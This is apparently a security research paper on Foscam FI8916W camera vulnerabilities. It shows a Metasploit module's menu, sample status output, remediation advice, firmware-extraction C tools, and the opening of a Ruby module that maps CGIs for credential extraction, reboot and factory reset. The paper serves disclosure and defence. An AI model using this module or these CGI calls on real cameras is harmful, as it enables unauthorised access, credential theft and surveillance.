
Menu Option 1 returns the camera's status. This is frequently called by the web UI as the first step before executing commands. It is used to validate the camera is up and running, return firmware and web UI versions, DDNS host name, etc.

```
(1) Status
(2) User Parameters
(3) Reboot
(4) Status DDNS
(5) Snapshot
(6) Status UPNP
(7) Restore Factory Settings
(8) Camera Parameters
(9) Get Forbidden
(10) Get Log
(11) Get Misc
(12) Get WiFi Scan Result
(13) Video
(14) Show Primary User IDs and Passwords
(15) Exit

Enter an option > 1

var id='C4D6552DFA5F';
var sys_ver='11.37.2.65';
var app_ver='2.0.10.6';
var alias='';
var now=1499383244;
var tz=28800;
var alarm_status=0;
var ddns_status=500;
var ddns_host='csc844.ddns.net';
var oray_type=0;
var upnp_status=0;
var p2p_status=0;
var p2p_local_port=24380;
var msn_status=0;
var wifi_status=1;
var ppcn=0;
var temperature=0.0;
var humidity=0;
var tridro_error='';
```

Option 1 Status Displays the Camera Status


Menu Option 2 displays the camera's user parameters. This includes the camera ID, firmware and HTML version. It also shows the user id and password for the administrator and

any other established accounts. It shows the network name and WPA password, the user id's and passwords for FTP, DDNS, etc. as well as the service's web address. The complete list of extracted data is quite lengthy and you can find it in Appendix E.




Option 2 Display User Parameters

Option 5 provides a function by which snapshots can by captured from the camera. It creates a .jpg file with a date and time stamped name and saves it in the directory specified by CAMDIR. It then opens the image in the default image viewer.



Option 5 Snapshot captures a snapshot from the camera.

Option 13 allows the user to view the camera video stream. It opens the default browser to display the stream.



Option 13 Video Displays the Camera's Video Stream in the Default Browser.

Using this framework for this camera you could implement control of the cameras positioning, panning, motion detection, set primary and secondary account information, update firmware, update web UI, etc. This module demonstrates the vulnerability of the Foscam IoT implementation. It also demonstrates the risks used by relying on third party services. Not only is the Foscam camera vulnerable but it puts the security at risk of any other devices tied to the associated user accounts. Any additional devices and services the user may be hosting on these third party services are exposed by the lack of credential security on the Foscam camera.

6.0 - Summary and Recommended Resolutions

To summarize, the vulnerabilities mentioned in this paper include:

- Default Passwords.
- Man-in-the-middle DDNS attacks.
- Use of third party services.
- Clear text user id's and passwords in HTTP traffic.
- Other credentials accessible via the camera CGI's.
- Previously documented Boa Webserver command injection vulnerability.
- Previously documented Polycom ViaVideo denial of service.

Also, there are:

- Too many features and settings exposed to remote control.
- Physical reset switches.

A case could be made that these vulnerabilities are related. The dependency on third party services to support the camera is likely why the camera account credentials are in clear text, other credentials need to be stored on the camera which makes the vulnerability to man-in-the-middle DDNS attacks more pronounced. Default credentials only amplify the insecurity alleviating even the need for packet capturing to discover the user ID and password.

Comparing the architecture to another IP camera manufacturer, Vimtag, indicates a solution that could be followed by Shenzhen Foscam Intelligent Technology Co., Limited, to limit the vulnerability surface. With Vimtag cameras, all services are provided by the manufacturer. Data is streamed to them and disseminated from that point. There is no direct retrieval from the camera and therefore no direct communication from the software to the camera. Packet

scans will not uncover any information regarding the camera's IP. The manufacturer takes a larger role in the process of securing the camera.

Additionally, with the Vimtag method, a single overall account is set up and user cameras are assigned to that account. There is no default password for this account and this is the account required to stream remotely. There is a default password for the camera, "admin", but since the camera is not remotely accessible it is more secure. The cameras sit behind any router, firewall, etc. set up by the user. Passwords are encrypted from the software to the company based host. In addition to standard smart phone and PC applications, this solution also allows for a completely website based camera interface requiring no IP's to be identified.

Foscam should reconsider the implementation of default credentials. It is highly recommended the user be forced to change both the user ID and password on initial login. Also, the credentials need to be encrypted when sent. This should be relatively simple to implement and closes a rather large security vulnerability.

Further, it may be useful for all IoT device manufactures to carefully consider which setup configurations should be allowed to be modified remotely based on the particular needs and use cases for the specific device. For example, it may be helpful to consider whether camera credentials, including the primary account credentials, firmware, web UI, DDNS, WiFi set up, etc. need to be configurable remotely. Another option would be to allow the user, through a local configuration, to determine which features they want to be remotely configured with a default to none. The fewer features that can be modified remotely the fewer attack vectors a hacker will have.

There is another vulnerability caused by some IoT devices having physical reset switches. This, in combination with default passwords, makes it easy for anyone with physical access to the device to take control of the device. Although physical access to a device makes it very vulnerable regardless, it would be useful to consider another approach to reinitializing the camera that does not make itself available to anyone with physical access.

Finally, the previously documented vulnerabilities, Boa Server (CVE2009-4496) and Polycom ViaVideo (CVE-2002-1906) need to be resolved.

Appendices

Appendix A - Links

- Foscam Firmware - http://www.foscam.com/download-center/firmware-downloads.html
- Foscam FI8916W User Manual http://www.foscam.com.co/Private/ProductFiles/User%20Manual/MJPEG/New/FI8916W%20user%20manual.pdf
- Foscam CGI links - https://www.foscam.es/descarga/Foscam-IPCamera-CGI-User-Guide-AllPlatforms-2015.11.06.pdf
- FI9821W CGI - http://www.themadhermit.net/wp-content/uploads/2013/03/FI9821W-CGI-Commands.pdf

- uClinux - http://www.uclinux.org/
- uClinux developers guide - http://download.atmark-techno.com/common/uclinux_dist_developers_guide_en-1.1.pdf
- Romfser romfs file system extraction - https://github.com/newbg/romfser
- Arm tools - http://www.metavert.com/public/NO-SUPPORT/
- Arm2html - http://www.sigmaplayer.com/filebase.php?d=1&id=13&c_old=5&what=c&page=1
- Vimtag - https://vimtagusa.com/
- Keil ARM RealView Microcontroller Development Kit (RVMDK) - http://www.keil.com/demo
- ARM assembly - http://www.keil.com/support/man/docs/armclang_asm/armclang_asm_pge1427897429921.htm
- Webui extract tool had to be modified - https://irishjesus.wordpress.com/2010/03/30/hacking-the-foscam-fi8908w/
- BFLT Format - http://retired.beyondlogic.org/uClinux/bflt.htm
- Foscam default passwords - https://ipvm.com/reports/ip-cameras-default-passwords-directory
- IPCAM CGI SDK 2.1 http://www.notesco.net/download/ipcamcgisdk21.pdf

- Exploiting Foscam IP Camera - http://rampartssecurity.com/docs/Exploiting-Foscam-IP-Cameras.pdf

- Detault Foscam Passwords - https://intercom.help/angelcam/general-guides-and-info/connecting-a-camera-to-angelcam/default-camera-passwords-directory

Appendix B - romfser.c

```
/*              romfser         - romfs implementation that can read/substitute/extract
 *                                from romfs image file
 *              Compilation: gcc -Wall romfser.c -o romfser
 *
 *              Author: Nikolay Aleksandrov (razor@blackwall.org) 2007, Bug Fixes Dallas Wright 2017
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <errno.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <arpa/inet.h>

#define         NEXT_MASK   0x7ffffff0

#define         ROMFS_ID    "-rom1fs-"
enum {
                ROMFS_HARD,             //0                     hard link
                ROMFS_DIR,  //1                       directory
                ROMFS_REG,  //2                       regular file
                ROMFS_LNK,  //3                       symbolic link
                ROMFS_BLK,  //4                       block device
                ROMFS_CHR,  //5                       char device
                ROMFS_SCK,  //6                       socket
                ROMFS_FIF,  //7                       fifo
                ROMFS_EXEC,//8                        exec flag
};

#define         MAX_SPEC    0x7
#define         MAX_FUNCS   10
#define         MAX_NAME    45
#define         MAX_PARENT 1024

#define         PRINT_START printf("%-45s%-15s%-15s%-15s%-10s\n", "[ name ]","[ next ]","[ size ]","[ type ]","[ exec ]");

#define         READ_BLOCK  4096
#define ALIGNUP16(x) (((x)+15)&~15)
#define         usage()                 printf("Usage: %s <image file> <offset in image> <flags> [flags args]\n\n"              \
                                        "Example: %s a.img 802 le touch.css\n"                                                  \
                                        "The previous example lists all files and directories of the RomFS\n"                   \
                                        "image a.img with RomFS starting at 802 bytes offset from the beginning\n"              \
                                        "of the image and extracts touch.css in the current directory\n\n"                      \
                                        "Flags: l - list, e - extract 1 file (1 arg), a - extract all with dir\n"               \
                                        "               structure in current directory, s - substitute  two files the new\n"    \
                                        "               file should be <= the other filesize since it's overwritten without\n"  \
```

```
                                        "               any header changes\n", argv[0], argv[0])

struct          romfs_file
{
                unsigned        next;
                unsigned        spec;
                unsigned        size;
                unsigned        check;
                char                            name[0];
};

char            *specs[] =
{
                "Hard link",
                "Directory",
                "Regular file",
                "Symbolic link",
                "Block device",
                "Char device",
                "Socket",
                "FIFO",
                NULL
};

struct          func_desc
{
                int             (*func)();
                char            name[MAX_NAME];
                char            sname[MAX_NAME];
                char            parentstr[MAX_PARENT];
};

struct func_desc                exec_funcs[MAX_FUNCS];

/*                              function protos                                 */
void                            print_inode(char*, unsigned, unsigned);
void                            error(char*);
int                             report(struct func_desc *, struct romfs_file *);
int                             extract_inode(struct func_desc *, struct romfs_file *);     /*              extracts dirs/files             */
int                             sub_inode(struct func_desc *, struct romfs_file*);          /*              substitute file inside */
int                             extract_image(struct func_desc *, struct romfs_file *); /* extracts everything */
unsigned        count_slashes(char*);
size_t                          my_strlcpy(char *, char *, size_t);

/*                              global variables                */
char                            *addrptr;       /*              mmap addr holder                */
unsigned        next;                           /*              next file offset                */
unsigned        flags=0;                        /*              list flag       */

int             main(argc, argv)
                                int             argc;
                                char            **argv;
{
                int                             i,off,fd,flagnum;
                char                            flags[64];
                struct          stat            getstat;

                if (argc < 4)
                {
                                usage();
                                return          -1;
                }

                fd = open(argv[1], O_RDWR, S_IRWXU);

                if (stat(argv[1], &getstat) == -1)
                {
                                perror("stat");
                                return          -1;
                }

                argc--;argv++;
                off = atoi(argv[1]);
                argc--;argv++;

                /*              flags           */
                my_strlcpy(flags,argv[1],64);
                flagnum = strlen(flags)%MAX_FUNCS;
                argc--;argv++;
                for(i=0;i<flagnum;i++)
                {
                                switch(flags[i])
                                {
                                                case            'e':
                                                                if (argc < 2)
                                                                                error("Missing flag argument\n");
                                                                exec_funcs[i].func = extract_inode;
                                                                my_strlcpy(exec_funcs[i].name, argv[1], MAX_NAME);
```

```
                                        argc--;argv++;
                                break;

                                case    'l':
                                        exec_funcs[i].func = report;
                                break;

                                case    's':
                                        if (argc < 3)
                                                error("Missing flag arguments\n");
                                        exec_funcs[i].func = sub_inode;
                                        my_strlcpy(exec_funcs[i].name, argv[1], MAX_NAME);
                                        my_strlcpy(exec_funcs[i].sname, argv[2], MAX_NAME);
                                        argc-=2;argv+=2;
                                break;

                                case    'a':
                                        exec_funcs[i].func = extract_image;
                                break;

                                default:
                                        error("Unknown flag used\n");
                        }
                }

                exec_funcs[i].func = NULL;

                addrptr = (char*)mmap(NULL, getstat.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, off);

                if (addrptr == MAP_FAILED)
                {
                        perror("mmap");
                        return  -1;
                }

                if (strcmp(addrptr,ROMFS_ID))
                {
                        error("Not recognized as ROMFS\n");
                }

                next = ALIGNUP16(16+(strlen((addrptr+16))+1));

                PRINT_START;
                print_inode("/", next, next);

                return  0;
}

void    print_inode(char *parent, unsigned off, unsigned offparent)
{
                unsigned                oldoff=0,i,cnt;
                struct  romfs_file      *tempfile;
                char                            customparent[MAX_PARENT];

                for(cnt=0;;cnt++)
                {
                        if (oldoff == off)
                        {
                                error("possible borken fs endless loop\n");
                        }

                        tempfile = (struct romfs_file*)((char*)addrptr+off);

                        for(i=0;exec_funcs[i].func!=NULL;i++)
                        {
                                snprintf(exec_funcs[i].parentstr, MAX_PARENT, "%s",parent);
                                exec_funcs[i].func(&exec_funcs[i], tempfile);
                        }

                        if (tempfile->name[0] != '.' && (htonl(tempfile->next)&MAX_SPEC) == ROMFS_DIR)
                        {
                                snprintf(customparent, MAX_PARENT, "%s%s/",parent,tempfile->name);
                                print_inode(customparent, off+32, off);
                        }

                        oldoff = off;
                        off = (htonl(tempfile->next)&NEXT_MASK);

                        if (off == 0)
                        {
                                return;
                        }
                }
}

int     report(struct func_desc *func, struct romfs_file *file)
{
                char    tempname[MAX_PARENT];
```

```
        if (file->name[0] != '.')
                snprintf(tempname, sizeof(tempname), "%s%s",func->parentstr,file->name);
        else
                my_strlcpy(tempname, file->name, MAX_PARENT);

        printf("%-45s", tempname);
        printf("%-15u", htonl(file->next)&NEXT_MASK);
        printf("%-15u", htonl(file->size));
        printf("%-15s", specs[(htonl(file->next)&MAX_SPEC)]);
        printf("%-10s\n", (htonl(file->next)&ROMFS_EXEC) ? "Yes" : "No");

        return 0;
}

int     extract_inode(struct func_desc *func, struct romfs_file *file)
{
        int             filefd=0,size=0;
        char            *writeptr;
        char                    fpath[MAX_PARENT];

        if (strcmp(file->name, func->name))
                return          -1;

        snprintf(fpath, MAX_PARENT, "./%s%s",func->parentstr, file->name);
        if ((htonl(file->next)&MAX_SPEC) == ROMFS_DIR)
        {
                if (mkdir(fpath, 0755) == -1)
                {
                        perror("mkdir");
                        return          -1;
                }
        }
        else
        {
                if ((filefd = open(fpath, O_CREAT|O_WRONLY, S_IRWXU)) == -1)
                {
                        if ((filefd = open(file->name, O_CREAT|O_WRONLY, S_IRWXU)) == -1)
                        {
                                perror("open");
                                return          -1;
                        }
                }

                writeptr = (char*)((char*)file + sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1);

                writeptr = writeptr - 1;
                size = htonl(file->size);

                if (write(filefd, writeptr, size) == -1)
                {
                        perror("write");
                        return          -1;
                }

                close(filefd);
        }

        return          0;
}

int     sub_inode(struct func_desc *func, struct romfs_file *file)
{
        int             filefd,i,readsiz=0;
        char            *writeptr;
        char            readstring[READ_BLOCK];    /*              default reading/writing 4k blocks               */

        if (strcmp(func->name, file->name))
                return          0;

        if ((filefd = open(func->sname, O_RDONLY)) == -1)
        {
                perror("open");
                return          -1;
        }

        writeptr = (char*)((char*)file + sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1);
        readsiz = htonl(file->size)<READ_BLOCK ? htonl(file->size) : READ_BLOCK;

        for(i=0;i<htonl(file->size);i+=READ_BLOCK)
        {
                ssize_t thesize = read(filefd, readstring, readsiz);
                if(thesize == 0) {
                   thesize = 1;
                }
/*              if(read(filefd, readstring, readsiz) > 0){ */
                        memcpy(writeptr, readstring, readsiz);
                        writeptr+=readsiz;
```

```
/*                              } */
        }

        if (msync(file, htonl(file->size)+sizeof(struct romfs_file)+ALIGNUP16(strlen(file->name))+1, MS_SYNC) == -1)
        {
                perror("msync");
                return          -1;
        }

        return          0;
}

int             extract_image(struct func_desc *func, struct romfs_file *file)
{
        if (strlen(file->name) <= 2 && file->name[0] == '.')
                return          0;

        my_strlcpy(func->name, file->name, MAX_NAME);

        return          extract_inode(func, file);
}


void            error(char *err)
{
        printf("Exit with error: %s\n", err);
        exit (-1);
}

unsigned        count_slashes(char *str)
{
        unsigned        i,slashes;

        for(i=0,slashes=0;str[i]!=0;i++)
                if (str[i] == '\\')
                        slashes++;

        return          slashes;
}

size_t my_strlcpy(char *d, char *s, size_t len)
{
        size_t cnt;

        if (!len)
                return 0;

        for (cnt = 0; cnt < len-1 && cnt < strlen(s); cnt++)
                d[cnt] = s[cnt];

        d[cnt] = '\0';

        return cnt;
}
```

Appendix C - extracto.c

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <sys/stat.h>


int main(int argc, char **argv) {

 FILE *f = NULL;

 int len = 0, type = 0;

 char src_file[512], dst_file[512], *data = NULL;

 int max_data = 0;


 if ( (f = fopen(argv[1], "rb")) == NULL)
```

```
  exit(-1);

 fseek(f, 0, SEEK_END);
 int file_len = ftell(f);

/* dallas - modification
 fseek(f, 0, SEEK_SET);
*/

 fseek(f, 8, SEEK_SET);

 fread(&len, 1, 4, f);
 if (len != file_len) {
  fprintf(stderr, "File size doesn't match that reported in the header: %d/%d\n", len, file_len);
  exit(-1);
 }
 else
  fprintf(stderr, "File size matches the header: %d/%d\n", len, file_len);

/* dallas - modification
 fseek(f, 29, SEEK_SET);
*/
 fseek(f, 16, SEEK_SET); // seek to first file

 while(!feof(f)) {
  memset(src_file, 0, sizeof(src_file));
  memset(dst_file, 0, sizeof(dst_file));

  fread(&len, 1, 4, f); // read filename length
  fprintf(stderr, "File name length: %d\n", len);
  fread(src_file,1,len,f); // read filename
  sprintf(dst_file, "%s%s", argv[2], src_file);

  type = 0;
  fread(&type, 1, 1, f); // read entry type
  if (type == 0) {
   if (mkdir(dst_file, 0770) != 0) {
    fprintf(stderr, "Unable to write file: %s", dst_file);
    exit(-1);
   }
  } else if (type == 1) {
   FILE *f2 = fopen(dst_file, "wb");
```

```
    if (f2 == NULL) {
      fprintf(stderr, "Unable to write file: %s", dst_file);
      exit(-1);
    }

    fread(&len, 1, 4, f); // read data length
    if (len > max_data) {
      data = realloc(data, len);
      max_data = len;
      if (data == NULL) {
        fprintf(stderr, "Unable to allocate  data necessary to extract file.  Requested: %d bytes.\n", len);
        exit(-1);
      }
    }
    fread(data,1,len,f);

    fprintf(stdout, "Extracting %s (%d bytes)...\n", src_file, len);
    fwrite(data, 1, len, f2);
    fclose(f2);
  }
 }

 fclose(f);
 free(data);
 return 0;
}
```

Appendix D - ipcamera.rb

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##



require 'msf/core'


class Camera < Msf::Auxiliary


##
# filescan : This routine scans for a packet capture file for a text signature.
#           The text signature is defined in the specific camera class.
##
```

```
  def self.filescan(search_file, result_file, search_token)

    strings = File.open(result_file, 'w')

    current_token  = ""
    found_token    = false
    puts "\033[32m(0) Scanning....\n"
    File.open(search_file, 'rb') {|io| io.read}.unpack("C*").map do |val|
      if ( val > 31 && val < 127)
        current_token = current_token + val.chr
        if current_token == search_token
          found_token = true
        end
      else
        if found_token
          strings.write(current_token)
          strings.write("\n")
          puts "Found ==> " + current_token
        end
        found_token   = false
        current_token = ""
      end
    end

    strings.close()
    puts "\033[0m"

    if File.size(result_file) > 0
      return true
    else
      return false
    end
  end
end

class Fl8916W < Camera

  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Exploit::Capture

##
# CGIS - set up array that is used to build menu and execute camera functions
##
```

```
    CAMTAG = "GET"
    MAXOPT = 15
    CGIS = Array.new(MAXOPT) { Array.new(3)}

    CGIS[0]  = ["Status", "/get_status.cgi", "get_status"]
    CGIS[1]  = ["User Parameters", "/get_params.cgi", "get_user_params"]
    CGIS[2]  = ["Reboot", "/reboot.cgi", "reboot"]
    CGIS[3]  = ["Status DDNS", "/ddns_status.cgi", "get_ddns"]
    CGIS[4]  = ["Snapshot", "/snapshot.cgi", "get_snapshot"]
    CGIS[5]  = ["Status UPNP", "/upnp_status.cgi", "get_upnp"]
    CGIS[6]  = ["Restore Factory Settings", "/restore_factory.cgi", "set_factory"]
    CGIS[7]  = ["Camera Parameters", "/get_camera_params.cgi", "get_camera_params"]
    CGIS[8]  = ["Get Forbidden", "/get_forbidden.cgi", "get_forbidden"]
    CGIS[9]  = ["Get Log", "/get_log.cgi", "get_log"]
    CGIS[10] = ["Get Misc", "/get_misc.cgi", "get_misc"]
    CGIS[11] = ["Get WiFi Scan Result", "/get_wifi_scan_result.cgi", "get_wifi_scan_result"]
    CGIS[12] = ["Video", "", "get_video"]
    CGIS[13] = ["Show Primary User IDs and Passwords", "", "show_userinfo"]
    CGIS[14] = ["Exit", "", ""]

# Define camera signature
    PASSCGI = CGIS[2][1]

##
# Estabilish class scope variables to contain extracted data
##
    @cgiuser     = ""
    @cgipass     = ""
    @cgiwifiuser = ""
    @cgiwifipass = ""
    @cgiddnsuser = ""
